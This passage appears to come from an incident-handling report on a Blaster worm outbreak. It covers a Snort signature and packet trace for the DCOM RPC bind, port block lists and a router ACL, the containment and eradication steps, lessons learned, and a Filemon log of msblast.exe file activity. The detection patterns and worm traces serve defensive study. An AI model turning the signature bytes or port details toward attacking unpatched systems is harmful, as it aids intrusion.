The head of the snort signature is alerting on attempts to port TCP/135 from an external network to the "home network".

```
msg:"NETBIOS DCERPC ISystemActivator bind attempt"
```

The message placed in the alert is specified by the msg field is given above.

```
flow:to_server,established
```

The "flow" keyword above works on the state that stream4 has. The state has to be established and headed to server for the alerts to fire.

```
Content: "|05|"; distance:0; within: 1; content:"|0b|"; distance: 1; within: 1
```

Look for content 05 at the start of the content and with in the first byte of the content and look for content 0B after a distance of 1 byte from the previous content and within 1 byte from the distance specified.

```
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16
```

This looks for the specified content after 29 bytes from the last content and it should be within 16 bytes.

I have marked in bold the contents of the packet trace, which would trigger this snort below.

```
08/20-14:24:17.131282 0:C:32:46:1F:12 -> 0:52:22:48:1F:13 type:0x800 len:0x7E
192.X.X.X :4010 -> 172.X.X.2:135 TCP TTL:128 TOS:0x0 ID:13856 IpLen:20 DgmLen:112
DF
***AP*** Seq: 0x7B91948E Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 .....H.....
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 .....
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 46 .....F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....].....
2B 10 48 60 02 00 00 00      +.H'....
```

## HOW TO PROTECT AGAINST THE ATTACK

The following would be some of the steps an Organization can take to prevent attacks such as these.

### Apply patches:

All machines should be applied with patches referred to in Microsoft Security Bulletin

[MS03-026](#)

### Disable DCOM

Machines, which do not require DCOM functionality, should have their DCOM service disabled. But prior to disabling this, it should be confirmed that no application running on the machine requires this service.

### Filter network traffic

Network access to the following ports should be blocked at network borders. This can minimize the potential of denial-of-service attacks originating from outside the perimeter. The specific services that should be blocked include

- 69/UDP
- 135/TCP
- 135/UDP
- 139/TCP
- 139/UDP
- 445/TCP

- 445/UDP
- 593/TCP
- 4444/TCP

The attacks such as these are bound to reoccur and hence a serious thought should be given to protecting even the desktops with personal firewalls and integrated security softwares.

Also the firewall should be having allowed rules only for requires services even for VPN traffic. There should be proactive monitoring of the log files to make sure that there are no attempts to access any unwanted ports.

## **PART 3 - THE INCIDENT HANDLING PROCESS**

### **Preparation:**

At the time of this attack there were no existing countermeasures in place. Moreover the management had no Incident Handling procedure in place and of course there was also no Incident Handling team in place. When the incident took place network administration, server administration and desktop administration group were assembled and then a temporary Incident response plan was created. This did affect the Incident Handling process due to lack of a clear procedure to go about with the entire thing and also the lack of co-ordination between the different groups added to the entire confusion. This Incident forced the Management to realize the importance of having a proper Incident Response team to reduce the amount of losses in terms of effort and time spent.

As soon as the Incident was found to be totally getting out of control, the Management called a meeting of the Network administration group, Server administration group, Desktop administration group and also all the top management personnel.

### **Security Policy:**

It was decided that there would be a security policy drafted which would be specify:

- Posture the company takes with respect to Security.
- Guidelines specific for all devices, which are part of the organizations security.
- Guidelines for employees for the usage of organizations computing assets and more importantly upper management would be a part of the approval process for these usages.

### **Computer Incident Response Team:**

It was decided during the meeting that there would be a CIRT team selected from the people in the meeting room. The team would be having the authority to decide the process and response procedures, which have to be carried out during such incidents. The Management wanted to have such a team on priority so as to make sure that next time such incident takes place the organization would be back to its feet in lesser time and there would be no confusion which was evident with this incident with many people trying to go in different directions. The CIRT team would be given a time period of ten days to come back with the policies and procedures and response mechanisms in such incidents, which would be then formally approved by the upper management.

### **Documentation:**

During this particular incident, the lack of documentation of the network infrastructure of the organization was quite evident. There was no clear documentation of the location of the servers, network devices and also the documentation of Operating systems, patches etc. It was then decided that there would be an auditing done of the entire network infrastructure and all the documentation pertaining to the following things would be done and would be placed during the next follow up meeting.

- A network diagram of the entire organizations infrastructure.
- A detailed list of the servers, desktops with their Operating System details, service packs, patch details.
- A copy of the Access Control Lists enabled at the router and the rules configured at the Firewall.

It was also decided there would be a person who would be responsible to update this list and keep it current so as to enable the CIRT team to have a more effective Incident Response policy in place. There was also an action plan decided to evaluate automated auditing and policy management tools to make sure that security policies decided would be proactively monitored and made sure that it was implemented.

## **IDENTIFICATION**

At approximately 11 am pacific time on Aug 11, we got a lot of calls from users in the Internal network that their systems were behaving abnormally. Some of the users were complaining that they had lost copy paste functionality while some users started complaining that they could not access any sites, which were hyperlinked while many users complained that their system is hanging, and they have to restart the machine. Desktop administration team was informed of this and soon they found themselves at loss to the probable reason of such large-scale misbehavior of the machines. On further probing into the problem, one of the engineers in the Desktop administration team noticed that the RPC service in one of the machines was disabled and once he started this service, the machine got back to its normal operation. He crosschecked on a couple of other machines and he found that the issue was similar and once restarting the service, everything was coming back to normal. So we found out the reason for this abnormal behavior and then all the engineers in Desktop Administration group were

asked to check on the RPC service on problematic machines and restart this service, if found to be stopped. But soon it was found that even after restarting the services, the service gets stopped after sometime and thus bringing back the desktops to its abnormal state. So we had to find the reason for this abnormal behavior and stop the source on an emergency basis.

The first thing we decided to make sure was that our Antivirus Infrastructure was updated with current definition update. We were running Symantec Antivirus Enterprise solution suite, which was protecting us at SMTP&HTTP gateways, on our Exchange mail server and on our servers and desktops. On looking across the Symantec System Center, which is the management console of the Symantec Antivirus, we made sure that all our servers and desktops were protected by the current definition. There was also input from the Network Administration group that they are finding the network activity to be reaching very high level. We then decided to have a look at the Firewall log to get some inputs into this.

On checking the firewall logs, we could find a lot of incoming packets being blocked for the port 135 from external IP's but more seriously there was abnormally scan being dropped for the port 135 from internal machines. There seems to something very wrong with our network at the moment. And also our Network IDS was logging out lot of alerts for ports can for our service network from our internal network. Later on we realized that Protocol anomaly detection engine of our NIDS was detecting the large amount of scan for the port 135 in service network as port scan. Symantec later released a security update for manhunt, which had the signature to detect the attack as DCOM RPC buffer overflow

We decided to capture some packets at one of the problematic machine to sniff out some packets to get to the root of the problem. We downloaded Ethereal and Winpcap ([www.ethereal.com](http://www.ethereal.com)) to help out to sniff out the packets. The packet trace we got was similar to the one which I had given above and we could find that nearly all the machines in our internal network and our service network was trying to connect to our problematic machine. We immediately realized that we were on something big and bad.

On going to Symantec Website ([www.symantec.com](http://www.symantec.com)), we found a new worm in the block called W32.Blaster.worm and we realized that we had the worm blasting across our network. Symantec had got the submission on Aug 11, 12.45 Pacific Time and had released the definition at 4.00 to detect the worm. We immediately downloaded the Intelligent updater file and the removal tool. Intelligent updater is an exe file, which is released by Symantec nearly everyday for organizations who wants to update the definitions of their Antivirus Infrastructure manually. The normal procedure to update Symantec definitions is to use a feature called Liveupdate, which downloads only the incremental updates. But Intelligent updater comes very handy in situations such as this.

## CONTAINMENT



The question still unanswered was how did the worm enter our network. Our firewall did not have any rules allowing traffic for port 135 and its logs clearly indicated that it was dropping packets for port 135 at the perimeter itself. Since the worm was termed as self propagating and the method of propagation is done by scanning for IP's, it had to have access to our internal network and should also have an unprotected gateway to get infected itself from some external source. Since we were running the Symantec Enterprise Firewall (SEF) in the default configuration, it was not logging and blocking any traffic from VPN tunnels. We decided to change that to trace out the culprit who was instrumental in creating such havoc. We enabled the option in SEF IKE policy to pass the traffic through proxies which is shown in the figure below:




FIG 5: VPN IKE POLICY IN SYMANTEC FIREWALL TO TAKE THE VPN TRAFFIC THROUGH PROXIES.

Once this option was enabled, SEF started logging blocked packets for port 135 from a particular VPN tunnel. On tracing the end points of this tunnel we could lay our hands on the exact user using this tunnel by viewing the following option:




FIG 6: SCREEN SHOT OF VIEWING THE VPN TUNNEL INFORMATION IN SYMANTEC FIREWALL.

On ringing up the user and questioning him about the Incident, the user confessed that he had temporarily disabled his Symantec Client Security since he was facing problem in connecting to some application through it. This solved the mystery lingering in our minds as to how a laptop user running a personal firewall could have give access to his port 135. We immediately asked him to enable his client security again and run the intelligent updater and Blaster removal tool from Symantec site. We decided to keep the IKE option to pass traffic through proxies a permanent option and then created the rules specific to the applications being accessed by the VPN users. Also since we decided to block the Port 135 access for external world from our router itself. So we implemented an ACL as follows on our router:

```
access-list 125 deny udp any any eq 135 log
access-list 125 deny tcp any any eq 135 log
access-list 125 permit any any
```

and apply this to our inbound interface.

## ERADICATION

After downloading the Intelligent Updater and the Fix tool from Symantec and the patch released by Microsoft (<http://www.microsoft.com/technet/security/bulletin/MS03-026>), We divided ourselves into batches and each batch was assigned individual subnets to tackle. All the batches were provided with the following guidelines to create a uniform procedure to eradicate this worm from our network. We short-listed the machines to be tackled on basis of the SEF logs, which was logging in port 135 access to the firewall interface from this infected machines.

- 1] Plug out the machine from network.
- 2] Run the removal tool to eradicate the worm.
- 3] Apply the Symantec Intelligent updater to prevent reinfection.
- 4] Apply the Microsoft patch.
- 5] Disable all unnecessary shares and passwords protect the necessary shares.
- 6] Connect the machine back to the network.

## RECOVERY

After we performed the actions on the entire infected machine in the network, we decided to watch for any further activity in the network. We periodically watched the Firewall logs and had one machine in each subnet installed with ethereal capturing packets for any inbound worm activity. We concluded that the worm is under control once we stopped getting this logs and the firewall logs stopped showing any access to port 135.

Eeye Digital security has also released a scanner to scan the network and make sure that none of the machines are infected with Blaster. This tool can be obtained from.

<http://www.eeye.com/html/Research/Tools/RPCDCOM.html>

## LESSONS LEARNED

Once we were sure that the worm was totally under control, we informed the upper management about it. Immediately the management called for a lessons learned meeting which involved the Server administration group, Desktop administration group and the Network administration group. Everyone present in the meeting room agreed that we do have lot of holes in our Network security and the following points were

considered to be the point of action to reduce this and to make sure that Incidents such as this will not reoccur in our network.

1] We decided that we should have a stricter ACL's implemented at our Router level to discard any unwanted port access at the gateway itself. So it was decided that Network Administration group will discuss the required ports and services with the Server administration group and will implemented the requires ACL after getting the approval from the Management.

2] We agreed that we did have have a good gateway perimeter security in Symantec Enterprise firewall but the worrying factor was the increasing number of mobile users who had access to other gateways which will not be protected from attacks such as this. Eventhough they are protected by Symantec Client Security, there was a need felt to educate these users about the need to be secured every time and thus avoid situation such as this when a single lack of foresight from one user can endanger the entire organizations network infrastructure. It was decided that CIRT team which would be formed will be giving the entire employees at least one days training on importance of making the workplace more secure. There was also consensus on the fact that we should involve Symantec in getting a method by which the policies applied to Symantec Client Security cannot be disabled the end user.

3] After going through the facts, we realized that what helped Blaster to spread across the networks was the fact that there was no restrictions placed on the VPN traffic and traffic flowing from Internal network and Service network. So it was decided to make the option in Symantec Firewall for IKE policy to pass traffic though proxies permanent. This would enable us to log as well as restrict the traffic based on rules specified in the firewall. It was also decided that Server Administration would come back with the necessary ports which has to be allowed access for Internal network to Service network and then the firewall will be configured to allow only traffic for these ports to flow across between the Service network and Internal network.

4] We also agreed that we were found to be very reactive during this Incident. To have a more effective network security in place, it was decided that we should lookout ways to be more proactive. One of the ways considered was to subscribe to alert services from security organizations like Symantec. Also it was decided that frequent reference to sites like SANS can also provide us the means to be more proactive. It was decided that there would be a designated person from Network Security administration group who would be given the duty to make sure that persons involved with security is informed about the current threats and ways to mitigate it.

5] It was also decided that we should have frequent network auditing to be done to make sure that we do not have machines listening on unwanted ports and running unwanted services. It was decided that tools like Symantec Netrecon, which can help the organization in implementing this auditing, would be evaluated. Also it was decided that since we cannot have any such major disaster effect the server functionalities, there will be Host based IDS's which will be installed on critical servers to prevent

unauthorized access and unauthorized critical files in real time. There was also need felt to have host based vulnerability assessment and policy management tools like Symantec Enterprise Security Manager loaded on critical servers to make sure that these machine are protected with current patches and are upto date with the security policies implemented by the organization.

6] It was also observed that even though the IDS and Firewall was logging the access attempt to port 135, there were no alert configured so as to enable the administrators to get this information without referring to the logs manually. So it was decided to configure e-mail alerts on high severity events to go to the network security administrators so as to enable them to have the necessary countermeasures in place.

7] It was also observed that each of the security devices is generating quite a large number of logs and it was becoming nearly impossible to correlate these logs. So it was decided that we would be looking for correlation tools such as Symantec Incident manager, which would help us to have more effective incident response in place.

8] It was decided that Network administration would be delegating two personnel who would be exclusively looking after the organization network security. Management gave this team ten days to formulate the base line for security policies and procedures to be standardized for the organization after the approval from the upper management.

9] CIRT team was also given ten days to formulate their standard procedures and responses with respect to Incident response. They have to get this approved by the upper management.

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## APPENDIX A

### FILES ACCESSED BY BLASTER WORM

File access as made by Msblast.exe and monitored by Filemon utility.

5	7:17:22 PM	msblast.exe:280	IRP_MJ_CREATE	C:\blaster\msblast
		SUCCESS	Attributes: Any Options: Open Directory	
177	7:17:22 PM	msblast.exe:280	IRP_MJ_READ*	
		C:\blaster\msblast\msblast.exe	SUCCESS	Offset: 5632 Length: 512
178	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
179	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	
		C:\blaster\msblast\CRTDLL.DLL	SUCCESS	
180	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
181	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	
		C:\blaster\msblast\CRTDLL.DLL	SUCCESS	
182	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
183	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	
		C:\blaster\msblast\CRTDLL.DLL	SUCCESS	
184	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
185	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
186	7:17:22 PM	msblast.exe:280	IRP_MJ_CREATE	
		C:\WINNT\System32\CRTDLL.DLL	SUCCESS	Attributes: Any Options:
Open				
187	7:17:22 PM	msblast.exe:280	IRP_MJ_CLEANUP	
		C:\WINNT\System32\CRTDLL.DLL	SUCCESS	
188	7:17:22 PM	msblast.exe:280	IRP_MJ_CLOSE	
		C:\WINNT\System32\CRTDLL.DLL	SUCCESS	
189	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	
190	7:17:22 PM	msblast.exe:280	FASTIO_QUERY_OPEN	
		C:\blaster\msblast\CRTDLL.DLL	SUCCESS	
191	7:17:22 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED	
		C:\blaster\msblast	SUCCESS	

```

192  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
193  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
194  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
195  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
196  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
197  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\WS2_32.DLL  SUCCESS  Attributes: Any Options: Open
198  7:17:22 PM  msblast.exe:280  IRP_MJ_CLEANUP
      C:\WINNT\System32\WS2_32.DLL  SUCCESS
199  7:17:22 PM  msblast.exe:280  IRP_MJ_CLOSE
      C:\WINNT\System32\WS2_32.DLL  SUCCESS
200  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
201  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
202  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
203  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
204  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
205  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
206  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
207  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
208  7:17:22 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\WS2HELP.DLL  SUCCESS  Attributes: Any Options:
Open
209  7:17:22 PM  msblast.exe:280  IRP_MJ_CLEANUP
      C:\WINNT\System32\WS2HELP.DLL  SUCCESS
210  7:17:22 PM  msblast.exe:280  IRP_MJ_CLOSE
      C:\WINNT\System32\WS2HELP.DLL  SUCCESS
211  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
212  7:17:22 PM  msblast.exe:280  FASTIO_QUERY_OPEN
      C:\blaster\msblast\CRTDLL.DLL  SUCCESS
213  7:17:22 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS

```

214 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN  
C:\blaster\msblast\CRTDLL.DLL SUCCESS

215 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

216 7:17:22 PM msblast.exe:280 IRP\_MJ\_READ\*  
C:\blaster\msblast\msblast.exe SUCCESS Offset: 512 Length: 5120

217 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION  
C:\WINNT\system32\config\software.LOG SUCCESS FileEndOfFileInformation

218 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION  
C:\WINNT\system32\config\software.LOG SUCCESS FileEndOfFileInformation

219 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION  
C:\WINNT\system32\config\software.LOG SUCCESS FileEndOfFileInformation

220 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION  
C:\WINNT\system32\config\software.LOG SUCCESS FileEndOfFileInformation

221 7:17:22 PM msblast.exe:280 IRP\_MJ\_READ\*  
C:\WINNT\system32\wininet.dll SUCCESS Offset: 123904 Length: 32768

222 7:17:22 PM msblast.exe:280 IRP\_MJ\_READ\*  
C:\WINNT\system32\wininet.dll SUCCESS Offset: 91136 Length: 32768

223 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

224 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

225 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

226 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

227 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

228 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

229 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

230 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS Attributes:  
Any Options: Open

231 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents  
and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
FileBasicInformation

232 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

233 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

234 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

235 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS



236 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 237 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 238 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 239 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 240 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 241 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 242 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 243 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 244 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 245 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 246 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 247 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Local Settings\History SUCCESS Attributes: Any Options:  
 Open  
 248 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents  
 and Settings\Administrator\Local Settings\History SUCCESS FileBasicInformation  
 249 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
 Settings\Administrator\Local Settings\History SUCCESS  
 250 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
 Settings\Administrator\Local Settings\History SUCCESS  
 251 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 252 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 253 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 254 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS  
 Attributes: Any Options: Open Directory  
 255 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION  
 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet  
 Files\Content.IE5\ SUCCESS FileFsSizeInformation  
 256 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

257 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

258 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

259 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS  
Attributes: Any Options: Open Directory

260 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_INFORMATION C:\ SUCCESS  
FileNameInformation

261 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION C:\ SUCCESS  
FileFsSizeInformation

